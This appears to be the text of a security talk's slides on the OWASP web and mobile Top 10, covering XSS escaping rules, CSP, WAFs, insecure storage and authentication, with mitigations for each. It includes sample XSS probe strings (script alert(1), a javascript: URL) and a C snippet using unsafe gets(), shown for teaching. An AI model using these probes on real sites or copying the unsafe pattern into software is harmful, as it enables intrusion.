</body>

<div>

...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...

</div>

- Escape with HTML entity encoding to prevent execution

## RULE #2 - Attribute Escape Before Inserting Untrusted Data into HTML Common Attributes

- While putting untrusted data into typical attribute values like width, name, value, etc
- Never use this for complex attributes like href, src, style, or any of the event handlers like onmouseover

Inside **UNquoted** attribute:

```
<div attr=...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...>content
```



## RULE #3 - JavaScript Escape Before Inserting Untrusted Data into JavaScript Data Values

- Event handler attributes should follow this rule Ex: onload etc
- Unquoted attributes can be broken out of with many characters, including [space] % \* + , - / ; < = > ^ and |
- Never forget to quote an attribute Always place the untrusted data into a quoted “data value”

Inside a quoted string:

```
<script>alert('...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...')</script>
```

One side of a quoted expression:

```
<script>x='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE... '</script>
```

## RULE #4 - HTML escape JSON values in an HTML context and read the data with

### JSON.parse

Bad HTTP response:

HTTP/1.1 200

Date: Wed, 06 Feb 2013 10:28:54 GMT

Server: Microsoft-IIS/7.5....

Content-Type: text/html; charset=utf-8 <-- bad

{"Message": "No HTTP resource was found that matches the request URI 'dev.net.ie/api/pay/.html?HouseNumber=9&AddressLine=The+Gardens<script>alert(1)</script>&AddressLine2=foxlodge+woods&TownName=Meath'.", "MessageDetail": "No type was found that matches the controller named 'pay'."} <-- this script will pop!!

Good HTTP response:

## RULE #5 - Sanitize HTML Markup with a Library Designed for the Job

- When application handles Markup — untrusted input that contains HTML, validation is hard
- Encoding is difficult since it will break legit tags
- Therefore, we can use libraries designed for the job
- HTMLsanitizer
  - Open-source .Net library works based on whitelist approach

```
var sanitizer = new HtmlSanitizer();
```

```
sanitizer.AllowedAttributes.Add("class");
```

```
var sanitized = sanitizer.Sanitize(html);
```

## RULE #6 - Avoid JavaScript URL's

- Inputs that include protocol javascript will execute JS code in URL Dom locations such as anchor tag HREF attributes or iFrame src locations
- Ex : [www.site.ccom/hello.php#javascript:alert\(1\)](http://www.site.ccom/hello.php#javascript:alert(1))

## Rule #7: Use HTTPOnly cookie flag

- HTTPOnly is additional flag in set-cookie response header
- This flag prevents the JS from accessing the cookies
- PHP:

```
session.cookie_httponly = True
```

- Java :

```
Cookie cookie = getMrCookie ("MrCookieName");
```

## Rule #8: Implement Content Security Policy

- browser side mechanism which allows you to create source whitelists for client side resources of your web application
- e.g. JavaScript, CSS, images, etc. CSP via special HTTP header instructs the browser to only execute or render resources from those sources
- For example this CSP:  
  
Content-Security-Policy: default-src: 'self'; script-src: 'self' static.domain.tld
- Browser loads all resources only from the page's origin
- JavaScript source code files additionally from static.domain.tld

## Rule #9: Use the X-XSS-Protection Response Header

- Instructs the browsers to stop loading when they detect reflected xss

X-XSS-Protection: 0 - Disables XSS Filtering

X-XSS-Protection: 1 - Enables XSS Filtering. If XSS detected, unsafe parts are removed

X-XSS-Protection: 1; mode=block - prevents rendering of the page

X-XSS-Protection: 1; report=<reporting-uri> - browser will sanitise the page and report the violation

## 9. Using Components with known Vulnerabilities

- Hacked websites 2017 report
  - 39.3% of WordPress websites were out of date;
  - 69.8% of Joomla! websites were out of date;
  - 65.3% of Drupal websites were out of date;
  - 80.3% of Magento websites were out of date.
- A vulnerability in apache struts 2 allows arbitrary code execution

# Mitigations

- Remove unused dependencies, unnecessary features, components, files, libraries, plugins and documentation
- Continuously monitor the versions of client and server side components using tools like DependencyCheck, retire.js
- Continuously monitor sources like CVE and NVD for vulnerabilities in the components
- Obtain components only from official sources from secure link
- Hash verify downloaded packages



## 10. Insufficient Logging and Monitoring

- **website defacement** – when the home page of the website is wiped out and something else appears in front of the visitor's eyes
- **unresponsive website** – when the website pages respond too slowly or stop loading at all
- **SEO spam** – when the website listing in search engines shows unrelated spam keywords
- **a website blacklist warning** – when a red warning page shows all your visitors that the website they are about to go to is not secure.

Another question that we should ask ourselves is, are we  
visiting our website often enough to notice when something  
little changes?

CCcleaner Hack

# Types of Monitoring

- Remote Scanner - A remote website security scanner:
  - obfuscates JavaScript injections,
  - website defacements,
  - malicious iframes,
  - phishing attempts,
  - malicious redirects,
  - anomalies,
  - drive-by downloads,
  - SEO blackhat spam,
  - pharma hacks, etc.

# Blacklist Scanner

- Blacklisting affects the SEO
- Free online scanners such as sitecheck.sucuri.net, [sitegaarding.com](https://sitegaarding.com), [websitepulse.com](https://websitepulse.com)
- Scans whether the site is listed on anti-malware services such as McAfee, Google, Spamhouse and Phishtank

# Server-Side Scanner

- Some infections hide deeper in the files and are not visible to visitors.
- Remote scanners can only check your site from the public facing side. Remote scanners cannot penetrate all the website layers
- Server-side scanners check all files on the server.
- Checks file by file internally on the server trying to identify signs of
  - malware
  - backdoors,
  - phishing pages,
  - spam mailers,
  - DDoS scripts, etc.

# Web Application Firewall

- Monitors, filters or blocks the data packet as they travel to or from the web app
- WAF inspects each packets based on a rule-set
- WAF are common security control mechanisms to protect zero-day attacks
- WAF can detect and immediately avert attacks like XSS, SQLi etc
- WAFs coexist with IPS, IDS and Honeypots

# Top WAFs


- Cloudflare WAF
- Akamai Kona Site Defender
- F5 Silverline
- Amazon Web Services WAF
- Imperva Incapsula
- Sucuri
- Fortinet
- Barracuda

# **OWASP Top 10 Mobile Application Vulnerabilities**



# OWASP Mobile Top 10 Violations

OWASP MOBILE TOP 10 VIOLATION RATES



# 1. Improper Platform Usage

Misuse of a platform feature or failure to use platform security controls.

Might include:

- android intents,
- platform permissions,

# Example: Citrix Worx apps

- It was discovered, that it was possible to bypass Touch ID for Citrix Worx apps

by

- rebooting the iPhone,
- opening one of the Citrix Worx apps,
- starting authentication, but cancelling Touch ID,

# Mitigations


- Referring the development guidelines for security in Android
- Detect when a device is jailbroken or rooted and prevent the installation of the app
- Secure coding and configuration practices must be used on server side of the app

## 2. Insecure Data Storage

- Storing sensitive data in improper or insecure locations
- Storing data without proper encryption
- Not implementing access control measures to read the data

```
ActivityManager I Process com.android.chrome:sandboxed_process3
D cleanupApplicationRecord -- 8625
cr_ChildProcessConn W Scheduling restart of crashed service com.and
cr_BindingManager W onServiceDisconnected (crash or killed by oom)
WindowManager I onTrimMemory: level=20, size=0
WindowManager I Destroying surface Surface(name=SurfaceView -
WindowStateAnimator.destroySurfaceLocked:896 com.android.server.wm.WindowSt
n.WindowManagerService.notifyAppStopped:4517 com.android.server.am.Activ
WindowManager I Destroying surface Surface(name=com.android.cl
WindowStateAnimator.destroySurfaceLocked:896 com.android.server.wm.WindowState.destroyOn
WindowManagerService.notifyAppStopped:4517 com.android.server.am.ActivityStack.activ
MSM-irqbalance I Decided to move IRQ131 from CPU0 to CPU3
Rotosensors D ALS 139
Rotosensors D ALS 87
Rotosensors D ALS 43
PasswordGeneratorService D generatePassword(8) - "k511635g"
Rotosensors D ALS 65
SIPerFTracer I triggers: (rate: 0:15) (10401 sw vsyncs)

Process com.android.systemui:screenshot creat
PID: 8871 UID: GIDs:
```



# Mitigations

- Perform checks to determine how the app handles following features
  - URL caching (both request and response)
  - Keyboard press caching
  - copy/paste buffer caching
  - Intermediate data
  - Logging
  - HTML5 data storage
  - Browser cookie objects
  - Analytics data sent to 3rd parties

### 3. Insecure Communications

- poor handshaking/weak negotiation,  
  
(f. ex. lack of certificate pinning)
- incorrect SSL versions
- Vulnerable cryptographic library (Ex : Heartbleed)
- cleartext communication of sensitive assets,

## Example: Misafe smart watches

Communication was not encrypted and not correctly authenticated.

Attackers could:

- retrieve real-time GPS coordinates of the kids' watches,
- call the child on their watch,
- create a covert one-way audio call, spying on the child,



# Mitigations

- Use strong, industry standard cipher suites with appropriate key lengths
- Use certificates signed by trusted CA provider
- Never allow self-signed certificates
- Always allow s SSL chain verification
- Establish secure connection only after verifying the identity of the endpoint server
- Alerts users through UI if app detects an invalid certificate
- If using a class which extends SSLSocketFactory, make sure CheckServerTrusted method is properly implemented
- Remove lines like `org.apache.http.conn.ssl.AllowAllHostnameVerifier` or `SSLSocketFactory.ALLOW_ALL_HOSTNAME_VERIFIER` after dev cycles

## 4. Insecure Authentication

- **anonymously execute a backend API service request without providing an access token**
- **Storing any passwords or shared secrets locally on the device**
- **weak password policy to simplify entering a password**
- **Authentication using fingerprint or touchID**

### **Example : GrabTaxi Android App**

- A security researcher was able to bypass 2FA by brute forcing 4 digit code.
- There was no limit of how many times the sent 4 digit code could be entered.
- Attacker was able to gain access to account with information on rides, payment methods, orders.

# Example: GrabTaxi Android app

## Mitigations

- **Never authenticate users locally**
- **Auth can be bypassed in jailbroken devices**
- **Ensure all auth are performed on server side**
- **Do not use spoof-able values for authentication Ex: device identifier or GEO**

## 5. Poor Code Quality

- Passing untrusted inputs to the server and backend
- Poor code quality can be exploited by malware or phishing attacks
- Example :

```
#include <stdio.h>
```

```
int main(int argc, char **argv)
```

```
{
```

```
char buf[8]; // buffer for eight characters
```

```
gets(buf); // read from stdin (dangerous function)
```

# Mitigations

- Maintain consistent coding patterns agreed by everyone in organisation
- Write easy to read code and well documented
- When using buffers, never fail to validate their lengths
- Automate the identification of buffer overflows and other memory leaks through static analysis tools
- Ex : VCG Scanner

# Secure Coding and Best Practices

**Limit file upload size and extensions** (resource exhaustion) to prevent DoS

**Limit total request size** (resource exhaustion) to make it harder for resource

consuming DoS attack to succeed

- **Define an absolute connection timeout**
- **Define a maximum ingress data rate limit**, and drop all connections above that

rate.

# Secure Coding and Best Practices

- Double-Check the extension of the file uploaded.
- Strip the meta-data of the uploaded files in the server.
- Randomise the name of the uploaded file
- Perform internal threat scan every month
- Manual pentest the authenticity and security of the website
- Activity monitor firewall logs and block malicious traffic

# Responsible Disclosure Programs

- Create a Responsible disclosure page
- Define scope
- Define program guidelines
- Create terms and conditions
- Specify the accepting criteria and eligible bugs
- Create a Hall Of Fame page
- Actively patch the reported bugs



# Questions?

Reach me @

[root@adithyanak.com](mailto:root@adithyanak.com)